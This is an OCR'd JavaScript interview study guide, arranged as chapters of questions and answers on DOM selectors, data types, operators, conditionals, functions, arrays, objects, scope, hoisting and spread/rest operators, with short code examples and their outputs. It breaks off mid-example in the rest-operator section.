
back to chapter index

Q. What are selectors in JS? V. IMP.

- Selectors in JS help to **get specific elements from DOM** based on IDs, class names, tag names.

```
<div id="myDiv">Test</div>
```

```
//getElementById - select a single element
const elementById = document.getElementById("myDiv");
console.log(elementById.innerHTML);
```



back to chapter index

Q. What is the difference between getElementById, getElementsByClassName and getElementsByTagName? V. IMP.

```
<!DOCTYPE html>
<html>
  <head>
    <title>DOM Methods</title>
  </head>
  <body>
    <div id="myDiv" class="myClass">1</div>
    <div class="myClass">2</div>
    <p class="myClass">3</p>

    <script src="index.js"></script>
  </body>
</html>
```

```
//getElementById - select a single element
const elementById = document.getElementById("myDiv");
console.log(elementById.innerHTML);
// Output: 1
```

```
//getElementsByClassName - select multiple elements that
                         //share the same class name
const elements = document.getElementsByClassName("myClass");

for (let i = 0; i < elements.length; i++) {
  console.log(elements[i].textContent);
}
// Output: 1 2 3
```

```
//getElementsByTagName - select multiple elements based
                       //on their tag name
const elementsTag = document.getElementsByTagName("div");

for (let i = 0; i < elementsTag.length; i++) {
  console.log(elementsTag[i].textContent);
}
// Output: 1 2
```


back to chapter index

Q. What are data types in JS?

- A data type determines the **type of variable.**

```
//Number
let age = 25;
```


```
//String
let message = 'Hello!';

//Boolean
let isTrue = true;

//Undefined
let x;
console.log(x);
// Output: undefined

//Null
let y = null;
console.log(y);
// Output: null
```



back to chapter index


Q. What are operators? What are the types of operators in JS? V. IMP.

- Operators are **symbols or keywords** used to perform operations on operands.




back to chapter index

Q. What are operators? What are the types of operators in JS? V. IMP.




back to chapter index

Q. What are the types of conditions statements in JS? V. IMP.



back to chapter index


Q. What are the types of conditions statements in JS? V. IMP.




back to chapter index

Q. What is a loop? What are the types of loops in JS? V. IMP.

- A loop is a programming way to run a piece of **code repeatedly** until a certain condition is met.






1. Initialization 2. Condition 3. Increment

```
//for-loop
for (let i = 0; i < 5; i++) {

    console.log(i);

}
//Output: 0 1 2 3 4
```

back to chapter index


Q. What are Functions in JS? What are the types of function? V. IMP.

- A function is a **reusable block of code** that performs a specific task.



back to chapter index

Q. What are Functions in JS? What are the types of function? V. IMP.



back to chapter index

Q. What are Arrow Functions in JS? What is it use? V. IMP.

- Arrow functions, also known as fat arrow functions, is a **simpler and shorter** way for defining functions in JavaScript.


```
//Traditional approach

function add(x, y)
{
    return x + y;
}

console.log(add(5, 3));
//output : 8
```


```
//Arrow function

const add = (x, y) => x + y;

console.log(add(5, 3));
//output : 8
```


back to chapter index

Q. What are Arrays in JS? How to get, add & remove elements from arrays? V. IMP.

❖ An array is a data type that allows you to **store multiple values** in a single variable.


```
//Array
let fruits = ["apple", "banana", "orange"];
```





back to chapter index

Q. What are Arrays in JS? How to get, add & remove elements from arrays? V. IMP.



back to chapter index

Q. What are Arrays in JS? How to get, add & remove elements from arrays? V. IMP.

❖ Pictorial representation of important method of arrays

back to chapter index

Q. What are Objects in JS? V. IMP.





Fig: Example of an object in JavaScript

back to chapter index

Q. What are Objects in JS? V. IMP.

- An object is a data type that allows you to store **key-value** pairs.





```
//Object Example
let person = {
  name: "Happy",
  hobbies: ["Teaching", "Football", "Coding"],
  greet: function () {
    console.log("Name: " + this.name);
  },
};

console.log(person.name);
// Output: "Happy"

console.log(person.hobbies[1]);
// Output: "Football"

person.greet();
// Output: "Name: Happy"
```

back to chapter index

Q. What is Scope in JavaScript? V. IMP.

- Scope determines where variables are **defined** and where they can be **accessed**.





```
//Global - accessbile anywhere
let globalVariable = "global";

greet();

function greet() {
  //Function - accessbile inside function only
  let functionVariable = "function";
  if (true) {
    //Block - accessbile inside block only
    let blockVariables = "block";
    console.log(blockVariables); //Output: block
    console.log(functionVariable); //Output: function
    console.log(globalVariable); //Output: global
  }
  console.log(functionVariable); //Output: function
  console.log(globalVariable); //Output: global
}
console.log(globalVariable); //Output: global
```

back to chapter index

Q. What is Hoisting in JavaScript? V. IMP.

- Hoisting is a JavaScript behavior where functions and variable **declarations are moved to the top** of their respective scopes during the compilation phase.





```
//Function hoisting
myFunction();

function myFunction() {
  console.log("Hello!");
}
//Output: Hello
```

```
//Variable Hoisting
x = 10;
console.log(x);
//Output: 10

var x;
```

back to chapter index

Q. What is Error Handling in JS? V. IMP.

- Error handling is the process of **managing errors**.





```
//try block contains the code that might throw an error
try {

  const result = someUndefinedVariable + 10;
  console.log(result);

}
//catch block is where the error is handled
catch (error) {
  console.log('An error occurred:', error.message);
}
//Output
//An error occurred: someUndefinedVariable is not defined
```

back to chapter index

Q. What is JSON?

- JSON (JavaScript Object Notation) is a lightweight **data interchange format**.
- JSON consists of **key-value** pairs.





```
{
  "name": "John Doe",
  "age": 30,
  "isStudent": false,
  "address": {
    "street": "123 Main St",
    "city": "New York",
    "country": "USA"
  }
}
```

back to chapter index

Q. What is asynchronous programming in JS? What is its use? V. IMP.


- Asynchronous programming allows multiple tasks or operations to be initiated and **executed concurrently**.
- Asynchronous operations **do not block** the execution of the code.




```
// Synchronous Programming
// Not efficient
console.log("Start");
Function1();
Function2();
console.log("End");

// Time taking function
function Function1() {
  // Loading Data from an API
  // Uploading Files
  // Animations
}
function Function2() {
  console.log(100 + 50);
}
```

back to chapter index

Q. What is asynchronous programming in JS? What is its use? V. IMP.



back to chapter index

Chapter 2: Variables & Datatypes

Q. What are variables? What is the difference between var, let, and const ?

Q. What are data types in JS?

Q. What is the difference between primitive and non-primitive data types?

Q. What is the difference between null and undefined in JS?


Q. What is the use of type of operator?

Q. What is type coercion in JS?

Back to main index

Q. What are variables? What is the difference between var, let, and const ? V. IMP.

- Variables are used to **store** data. `var count = 10;`



back to chapter index

Q. What are variables? What is the difference between var, let, and const ? V. IMP.

- var creates a **function-scoped** variable.

```
//using var
function example() {

  if (true) {

    var count = 10;
    console.log(count);
    //output: 10
  }

  console.log(count);
  //Output: 10
}
```

- let creates a **block-scoped** variable

```
//using let
function example() {

  if (true) {

    let count = 10;
    console.log(count);
    //Output: 10
  }

  console.log(count);
  //Output: Uncaught
  //Reference Error:
  //count is not defined
}
```

- const can be assigned only once, and its value **cannot be changed** afterwards.

```
// Using constant
const z = 10;
z = 20;

// This will result
//in an error
console.log(z);
```


back to chapter index

Q. What are data types in JS?

- A data type determines the **type of variable.**


```
//Number
let age = 25;
```

```
//String
let message = 'Hello!';

//Boolean
let isTrue = true;

//Undefined
let x;
console.log(x);
// Output: undefined

//Null
let y = null;
console.log(y);
// Output: null
```



back to chapter index

Q. What is the difference between primitive and non-primitive data types? V. IMP.




back to chapter index

Q. What is the difference between primitive and non-primitive data types? V. IMP.

- Primitive data types can hold only **single** value.
- Primitive data types are **immutable**, meaning their values, once assigned, cannot be changed.

```
//Number
let age = 25;
    age = 30;
```



- Non primitive data types can hold **multiple** value.
- They are mutable and their values can be changed.

```
//Non primitive data types

//Array
let oddNumbers = [1, 3, 5]

//Object
let person = {
  name: "John",
  age: 30,
  grades: ["A","B","C"],
  greet: function() {
  console.log(this.name);
  }
};
```

back to chapter index

Q. What is the difference between primitive and non-primitive data types? V. IMP.

Primitive Data Types	Non-primitive Data Types
1. Number, string, Boolean, undefined, null are primitive data types.	Object, array, function, date, RegExp are non-primitive data types.
2. Primitive data types can hold only **single** value.	Non-primitive data types can hold **multiple** values and methods.
3. Primitive data types are **immutable** and their values cannot be changed.	Non-primitive data types are **mutable** and their values can be changed.
4. Primitive data types are **simple** data types.	Non-primitive data types are **complex** data types.

back to chapter index

Q. What is the difference between null and undefined in JS?

```
let value1 = 0;

let value2 = '';
```

- (A stand on the wall with also a paper holder) Means there is a **valid variable** with also a value of **data type number**.

```
let value3 = null;
```

- (There is just a stand on the wall) Means there is a **valid variable** with a value of **no data type**.

```
let value4;
```

- (There is nothing on the wall) Means variable is **incomplete variable** and not assigned anything.

back to chapter index

Q. What is the difference between null and undefined in JS?

```
let undefinedVariable; //no value assigned
console.log(undefinedVariable);
// Output: undefined
```

- undefined: When a variable is declared but has **not been assigned a value**, it is automatically initialized with undefined.
- Undefined can be used when you don't have the value right now, but you will get it after some logic or operation.

```
let nullVariable = null; //null assigned
console.log(nullVariable);
// Output: null
```

- null: null variables are intentionally assigned the **null value**.
- Null can be used, when you are sure you do not have any value for the particular variable.

back to chapter index

Q. What is the use of typeof operator?

- typeof operator is used to determine the **type** of each variable.
- Real application use -> typeOf operator can be used to **validate the data** received from external sources(api).

```
let num = 42;
let str = "Hello, world!";
let bool = true;
let obj = { key: "value" };
let arr = [1, 2, 3];
let func = function() {};
```

```
//using typeof
console.log(typeof num); // Output: "number"
console.log(typeof str); // Output: "string"
console.log(typeof bool); // Output: "boolean"
console.log(typeof obj); // Output: "object"
console.log(typeof arr); // Output: "object"
console.log(typeof func); // Output: "function"
console.log(typeof undefinedVariable);
// Output: "undefined"
```

back to chapter index

Q. What is type coercion in JS?

- Type coercion is the automatic conversion of values from one data type to another during certain operations or comparisons.
- Uses of type coercion:

1. Type coercion can be used during **String and Number concatenation.**
2. Type coercion can be used while using **Comparison operators**.

```
let string = "42";
let number = 42;
let boolean = true;
let nullValue = null;
```

```
//Type coercion - automatic conversion
console.log(string + number); // Output: "4242"

console.log(number + boolean); // Output: 43

console.log(number == string); // Output: true
console.log(boolean == 1); // Output: true
console.log(boolean + nullValue); // Output: 1
```


back to chapter index

Chapter 3: Operators & Conditions

Back to main index


Q. What are operators? What are the types of operators in JS? V. IMP.

- Operators are **symbols or keywords** used to perform operations on operands.



back to chapter index

Q. What are operators? What are the types of operators in JS? V. IMP.




```
let x = 5;
let y = 2;

console.log(x + y);
console.log(x - y);
console.log(x * y);
console.log(x / y);
console.log(x % y);
//Remainder: 1
console.log(x ** y);
//Exponentiation: 25
```

```
let x = 10;

x += 5;
//x = x + 5
console.log(x);
// Output: 15

x *= 2;
//x = x * 2
console.log(x);
// Output: 30
```


```
let x = 5;
let y = 3;

console.log(x > y);
console.log(x < y);
console.log(x >= y);
console.log(x <= y);
console.log(x === y);
// Equality: false
console.log(x !== y);
// Inequality: true
```

```
let x = true;
let y = false;

console.log(x && y);
//Logical AND: false

console.log(x || y);
//Logical OR: true

console.log(!x);
//Logical NOT: false
```

```
let a = 'Hello ';
let b = 'World';

var c =(a + b);
// Concatenation
// "Hello World"
```

back to chapter index

Q. What is the difference between unary, binary, and ternary operators?




```
let a = 5;

// Unary operator
// Single operand
let b = -a;
console.log(b);
// Output: -5
console.log(++a);
// Output: 6
```


```
let x = 10;
let y = 3;

// Binary operator
// Two operands
let z = x + y;
console.log(z);
// Output: 13
```

```
// Ternary operator
// Threee operands
let result = condition ? 'Yes' : 'No';

console.log(result);
// Output: 'Yes'
```

back to chapter index

Q. What is short-circuit evaluation in JS?

- Short-circuit evaluation stops the execution as soon as the **result can be determined without evaluating** the remaining sub-expressions.





```
// Short-circuit evaluation with logical AND
let result1 = false && someFunction();
console.log(result1);
// Output: false
```

```
// Short-circuit evaluation with logical OR
let result2 = true || someFunction();
console.log(result2);
// Output: true
```

back to chapter index

Q. What is operator precedence?


- As per operator precedence, operators with higher precedence are **evaluated first.**




```
let a = 6;
let b = 3;
let c = 2;

//BracketOf-Division-Multiplication-Add-Sub
let result = a + b * c + (a - b);

console.log(result);
// Output: 15
```


back to chapter index

Q. What are the types of conditions statements in JS? V. IMP.



back to chapter index

Q. What are the types of conditions statements in JS? V. IMP.




```js
let x = 5;

if (x > 10) {
  console.log("1");
} else if (x < 5) {
  console.log("2");
} else {
  console.log("3");
}
// Output: '3'
```

```js
let y = 20;
let z = y > 10 ? "1" : "0"
console.log(z);
// Output: '1'
```

```js
let a = 5;
switch (a) {
  case 1:
    console.log("1");
    break;
  case 5:
    console.log("2");
    break;
  default:
    console.log("3");
}
// Output: '2'
```

back to chapter index

Q. When to use which type of conditions statements in real applications? V. IMP.

- If...else : for complex, different & multiline execution.
- Benefit: Cover all scenarios.

```js
const age = 25;
const height = 6

if (age < 25 && height < 5) {
  console.log("You are a minor.");
  console.log("You are a short.");
} else if (age >= 18 && height > 6) {
  console.log("You are an adult.");
  console.log("You are an tall.");
} else {
  console.log("You are average");
}
// Output: "You are average"
```

- Ternary operators : for simple conditions & single value evaluations.
- Benefit: Short one line syntax.

```js
const isUser = true;

const user = isUser ? 10 : 20;

console.log(user);
// Output: "10"
```

- Switch case: For same left side values.
- Benefit: More structured code.

```js
const dayOfWeek = "Tuesday";

switch (dayOfWeek) {
  case "Monday":
    console.log("Start ");
    break;
  case "Tuesday":
  case "Sunday":
    console.log("Weekend!");
    break;
  default:
    console.log("Invalid");
}
// Output: "Weekend!"
```

back to chapter index

Q. What is the difference between == and ===? V. IMP.

```js
//Loose Equality
console.log(1 == '1');
console.log(true == 1);
// Output: true
```

- Loose Equality (==) operator compares two values for equality after performing **type coercion**

```js
//Strict Equality
console.log(1 === '1');
console.log(true === 1);
// Output: false
```


- Strict Equality (===) operator compares two values for equality **without** performing type coercion.

- Normally **=== is preferred** in use to get more accurate comparisons.

back to chapter index

Q. What is the difference between Spread and Rest operator in JS?

- The spread operator(...) is used to **expand or spread elements** from an iterable (such as an array, string, or object) into individual elements.




```
// Spread Operator Examples
const array = [1, 2, 3];
console.log(...array); // Output: 1, 2, 3
```

```
// Copying an array
const originalArray = [1, 2, 3];
const copiedArray = [...originalArray];
console.log(copiedArray); // Output: [1, 2, 3]
```

```
// Merging arrays
const array1 = [1, 2, 3];
const array2 = [4, 5];
const mergedArray = [...array1, ...array2];
console.log(mergedArray); // Output: [1, 2, 3, 4, 5]
```

```
// Passing multiple arguments to a function
const numbers = [1, 2, 3, 4, 5];
sum(...numbers);
function sum(a, b, c, d, e) {
  console.log(a + b + c + d + e); //Output: 15
}
```

back to chapter index

Q. What is the difference between Spread and Rest operator in JS?

- The rest operator is used in function parameters to collect all **remaining arguments** into an array.

```
// Rest Operator Example
display(1, 2, 3, 4, 5);

